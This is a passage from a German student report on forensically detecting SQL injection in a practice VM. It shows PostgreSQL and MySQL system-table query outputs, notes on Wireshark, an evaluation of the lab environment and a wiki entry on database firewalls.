/var/lib/postgresql/data/postgresql.conf	6	5	log_min_duration_statement	0	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	66	6	listen_addresses	*	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	71	7	max_connections	100	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	120	8	shared_buffers	128MB	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	134	9	dynamic_shared_memory_type	posix	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	479	10	log_timezone	UTC	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	573	11	datestyle	iso, mdy	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	575	12	timezone	UTC	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	588	13	lc_messages	en_US.utf8	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	590	14	lc_monetary	en_US.utf8	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	591	15	lc_numeric	en_US.utf8	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	592	16	lc_time	en_US.utf8	t	*NULL*
/var/lib/postgresql/data/postgresql.conf	595	17	default_text_search_config	pg_catalog.english	t	*NULL*

17 Datensätze (0.003 s) Bearbeiten, Explain, Exportieren

```
select * from pg_file_settings
```

Pg_file_settings. Einstellungen werden angezeigt

```
select * from pg_conf_load_time()
```

pg_conf_load_time
2020-01-31 14:42:49.691921+00

1 Datensatz (0.008 s) Bearbeiten, Explain, Exportieren

```
select * from pg_conf_load_time()
```

Pg_conf_load_time. Zeigt an, wann die Datenbankkonfiguration geladen wurde

```
SELECT * FROM "pg_stat_database" LIMIT 50 (0.013 s) Bearbeiten
```


Ändern	datid	datname	numbackends	xact_commit	xact_rollback	blks_read	blks_hit	tup_returned	tup_fetched	tup_inserted	tup_updated	tup_deleted	conflicts	temp_files
bearbeiten	12994	postgres	0	1654	0	670	65909	873703	15528	187	0	0	0	0
bearbeiten	1	template1	0	0	0	0	0	0	0	0	0	0	0	0
bearbeiten	12993	template0	0	0	0	0	0	0	0	0	0	0	0	0
bearbeiten	16769	kemper	0	6183	378	2634	430388	2283550	180667	1387	216	968	0	0
bearbeiten	25460	Flug	1	7129	140	2264	1048296	2451788	625858	306	5	42	0	0

Pg_stat_database. Zeigt Statistiken zu Datenbanken an


```
SELECT * FROM "pg_stat_activity" LIMIT 50 (0.001 s) Bearbeiten
```

Ändern	datid	datname	pid	usesysid	usename	application_name	client_addr	client_hostname	client_port	backend_start	xact_start	query_start
bearbeiten	*NULL*	*NULL*	27	10	postgres		*NULL*	*NULL*	*NULL*	2020-01-31 14:42:49.761886+00	*NULL*	*NULL*
bearbeiten	*NULL*	*NULL*	25	*NULL*	*NULL*		*NULL*	*NULL*	*NULL*	2020-01-31 14:42:49.762282+00	*NULL*	*NULL*
bearbeiten	25460	Flug	232	10	postgres	Adminer	172.17.0.1	*NULL*	60030	2020-01-31 15:07:54.34892+00	2020-01-31 15:07:54.366035+00	2020-01-31 15:07:54.366035+00
bearbeiten	*NULL*	*NULL*	23	*NULL*	*NULL*		*NULL*	*NULL*	*NULL*	2020-01-31 14:42:49.764387+00	*NULL*	*NULL*
bearbeiten	*NULL*	*NULL*	22	*NULL*	*NULL*		*NULL*	*NULL*	*NULL*	2020-01-31 14:42:49.767628+00	*NULL*	*NULL*
bearbeiten	*NULL*	*NULL*	24	*NULL*	*NULL*		*NULL*	*NULL*	*NULL*	2020-01-31 14:42:49.764116+00	*NULL*	*NULL*

Zeigt Statistiken zu Datenbanken an (z.B. wann durch welchen User gestartet)



Hier kann man überprüfen, ob Angreifer „Trigger“ erstellt oder eingeschleust hat, welche nach einer bestimmten Zeit ausgeführt werden.



Suche nach SQL-Injektions in Datenbank mit bestimmten Suchbegriffen (hier nach Javascript)

3.3.3.2 MYSQL

Auch in MYSQL können ähnliche Informationen wie bei Postgres aus dem Datenbanksystem über Abfrage und Vergleich bestimmter Tabellen erlangt werden. So kann zum Beispiel überprüft werden, ob von einem Angreifer Events oder Trigger erstellt wurden. Außerdem kann überprüft werden, ob von dem Angreifer ein neuer User erstellt oder an den Passwörtern manipuliert wurde (durch einen Vergleich der Hashwerte). Weiter kann man durch Abfrage die Rechte der verschiedenen User überprüfen und auf Veränderungen abgleichen. Auch über die Abfrage von Statistiken könnte man eventuell einen Angriff bemerken (z.B. besonders häufige Nutzung einer bestimmten Tabelle, große Zugriffszeiten etc.).
Auch die Suche mittels bestimmter Suchbegriffe in dem Datenbanksystem kann zu Hinweisen auf einen Angriff führen, wie bereits anhand des Postgres Beispiels gezeigt.

SELECT * FROM `user` LIMIT 50 (0.000 s) Bearbeiten

Ändern	Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv
bearbeiten	localhost	root	*9CFBBC772F3F6C106020035386DA5BBBF1249A11	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
bearbeiten	%	test1	*22A99BA288DB55E8E230679259740873101CD636	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
bearbeiten	%	root	*9CFBBC772F3F6C106020035386DA5BBBF1249A11	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
bearbeiten	%	u		N	N	N	N	N	N	N	N	N	N

User. Anzeige der angelegten User

SELECT * FROM `USER_PRIVILEGES` LIMIT 50 (0.000 s) Bearbeiten

Ändern	GRANTEE	TABLE_CATALOG	PRIVILEGE_TYPE	IS_GRANTABLE
	'root'@'localhost'	def	SELECT	YES
	'root'@'localhost'	def	INSERT	YES
	'root'@'localhost'	def	UPDATE	YES
	'root'@'localhost'	def	DELETE	YES
	'root'@'localhost'	def	CREATE	YES
	'root'@'localhost'	def	DROP	YES
	'root'@'localhost'	def	RELOAD	YES
	'root'@'localhost'	def	SHUTDOWN	YES
	'root'@'localhost'	def	PROCESS	YES
	'root'@'localhost'	def	FILE	YES
	'root'@'localhost'	def	REFERENCES	YES
	'root'@'localhost'	def	INDEX	YES

User_privileges. Anzeige der User Rechte


SELECT * FROM `STATISTICS` LIMIT 50 (0.007 s) Bearbeiten

Ändern	TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	NON_UNIQUE	INDEX_SCHEMA	INDEX_NAME	SEQ_IN_INDEX	COLUMN_NAME	COLLATION	CARDINALITY	SUB_PART	PACKED
	def	Flug	Flug	0	Flug	PRIMARY	1	Flugnummer	A	3	*NULL*	*NULL*
	def	Flug	Flugzeug	0	Flug	PRIMARY	1	FlugzeugNr	A	6	*NULL*	*NULL*
	def	Flug	Flugzeug	1	Flug	HangarNr	1	HangarNr	A	6	*NULL*	*NULL*
	def	Flug	Hangar	0	Flug	PRIMARY	1	HangarNr	A	5	*NULL*	*NULL*
	def	Flug	Piloten	0	Flug	PRIMARY	1	PersNrPilot	A	8	*NULL*	*NULL*
	def	Flug	Techniker	0	Flug	PRIMARY	1	PersNrTechnik	A	6	*NULL*	*NULL*
	def	Flug	Wartung	0	Flug	PRIMARY	1	FlugzeugNr	A	4	*NULL*	*NULL*
	def	Flug	Wartung	0	Flug	PRIMARY	2	PersNrTechnik	A	4	*NULL*	*NULL*
	def	Flug	fliegen	0	Flug	PRIMARY	1	Flugnummer	A	3	*NULL*	*NULL*
	def	Flug	fliegen	0	Flug	PRIMARY	2	FlugzeugNr	A	3	*NULL*	*NULL*
	def	Flug	fliegen	0	Flug	PRIMARY	3	PersNrPilot	A	3	*NULL*	*NULL*
	def	Flug	fliegen	1	Flug	Flugnummer	1	Flugnummer	A	3	*NULL*	*NULL*
	def	Flug	fliegen	1	Flug	FlugzeugNr	1	FlugzeugNr	A	3	*NULL*	*NULL*
	def	Flug	fliegen	1	Flug	PersNrPilot	1	PersNrPilot	A	3	*NULL*	*NULL*
	def	besucher	besucher	0	besucher	PRIMARY	1	time	A	16	*NULL*	*NULL*
	def	buch	cmsusers	0	buch	PRIMARY	1	userid	A	1	*NULL*	*NULL*

Anzeige der Statistiken zu bestimmten Tabellen

3.3.4 Wireshark und ähnliche Scanning tools

Ferner könnte man Angriffe durch SQL-Injektionen durch Scanning tools wie Wireshark und ähnlichem feststellen. Voraussetzung hierfür ist natürlich, dass während des Angriffes der Netzwerkverkehr mitgeschnitten und dass dieser für den Mitlesenden unverschlüsselt dargestellt wird. So kann eventuell festgestellt werden, welche Anfragen zum Beispiel an einen Datenbankserver gestellt und welche Antworten generiert werden.



In der Übungsumgebung kann mit Hilfe von wireshark der Nutzername, das Passwort und das Query des SQL Befehls ausgelesen werden. Natürlich ist dies der Übungsumgebung geschuldet. Jedoch könnten auch mit Wireshark Antwortzeiten der Datenbank, Absende- und Empfangsadressen etc. überprüft und nachvollzogen werden, um Hinweise auf einen SQL Angriff zu erlangen, sowie deren Ursprung.

4 Fazit zur Übungsumgebung

Die Hense-VM hat mir geholfen, einen Überblick über mögliche SQL-Angriffe zu erlangen und deren Funktionsweise zu verstehen. Besonders gut für den Lernerfolg war dabei, direkt erkennen zu können, wie sich die eingegebenen Befehle auf die Datenbank auswirken. Manchmal konnten bestimmte Befehle nur wirkungsvoll ausgeführt werden, wenn die Datenbanksysteme gestoppt und neu gestartet wurden. Dies störte jedoch den Ablauf nur wenig.

Die Dokumentation zur Bedienung der Übungsumgebung hätte ausführlicher sein können, da man so weniger Zeit mit dem Erarbeiten der Funktionsweise und der Bedienung der Übungsumgebung investieren müsste. Jedoch konnte Herr Hense bei Fragen schnell per Email weiter helfen.

Auch sollte die Downloadplattform der VM nochmals überprüft werden, da mehrere Mitstudenten Schwierigkeiten bei dem Download der vdi Datei hatten.

Ich sehe in der Hense-VM ein tolles Hilfsmittel für Studenten, um SQL-Angriffe zu verstehen und nachvollziehen zu können.

5 Eintrag IT-Forensik Wiki

5.1 Datenbank Firewall

Ursächlich für erfolgreiche SQL-Injektionen durch Angreifer sind oft mangelnde Maskierungen und fehlende Filterungen in den Anwendungen, die Daten in SQL-Datenbanken eintragen (z.B. Webanwendungen).
Durch unsaubere Programmierung entstehen Lücken und Möglichkeiten, die die Angreifer ermitteln und ausnutzen können. Zum Beispiel kann der Angreifer durch gezielten Einsatz von Funktionszeichen weitere SQL Befehle einschleusen.
Es ist für einen Programmierer aber auch nicht immer einfach, alle erdenklichen Szenarien zu beachten und der Aufwand für eine entsprechend sichere Anwendungsprogrammierung steigt durch die Vielzahl an verschiedenen Sprachen und Methoden, die hierbei zur Anwendung kommen.

Hat der Betreiber eines Datenbankservers keine Kontrolle über die zugreifenden Anwendungen, sollten hier weitere Schutzmechanismen eingerichtet werden. Sicherlich ist hier ein direkter Schutz auf der Datenbankebene sinnvoll.
Einen weiteren Schutz kann man durch den Einsatz einer Datenbank Firewall erreichen. Diese Firewall arbeitet hierbei wie eine Art Filtermodul. Diese Filter sind in der Lage, definierte Anfragen und Befehle zu filtern, zu blockieren und zu protokollieren. Zum Beispiel werden mit entsprechenden Grammatikanalysen die abgesetzten SQL-Befehle untersucht. Zuvor kann durch den Administrator festgelegt werden, welche Anweisungen passieren können, welche geblockt werden oder welche nur aufgezeichnet und eventuell gemeldet werden (Black Lists, White Lists). Es ist auch möglich, einzelne Filter für bestimmte Anwendungen oder Nutzer zu definieren oder bestimmte Filter nur zu bestimmten Uhrzeiten zu schalten. Auch eine Begrenzung der Abfragen in einem bestimmten Zeitraum ist möglich (Verhinderung von DoS Angriffen).

Die Möglichkeiten, die Firewall zum Protokollieren, Überwachen und Out-of Band Monitoring zu nutzen, bieten dem Forensiker die Möglichkeit, bereits erfolgte oder aktuell andauernde Angriffe nachvollziehen zu können und die Vorgehensweise der Angreifer ermitteln zu können.
Besteht zum Beispiel der Verdacht eines externen Angriffes oder einer internen Manipulation, kann eine entsprechende Firewall zum Überwachen und Feststellen konfiguriert werden. So kann nachvollzogen werden, welcher Nutzer oder welche Anwendung wann potenziell schädliche Befehle abgesetzt hat.

Nachteilig kann jedoch sein, dass bei falscher oder fehlerhafter Konfiguration der Datenbank Firewall, der Betrieb der Anwendung gestört oder verzögert wird.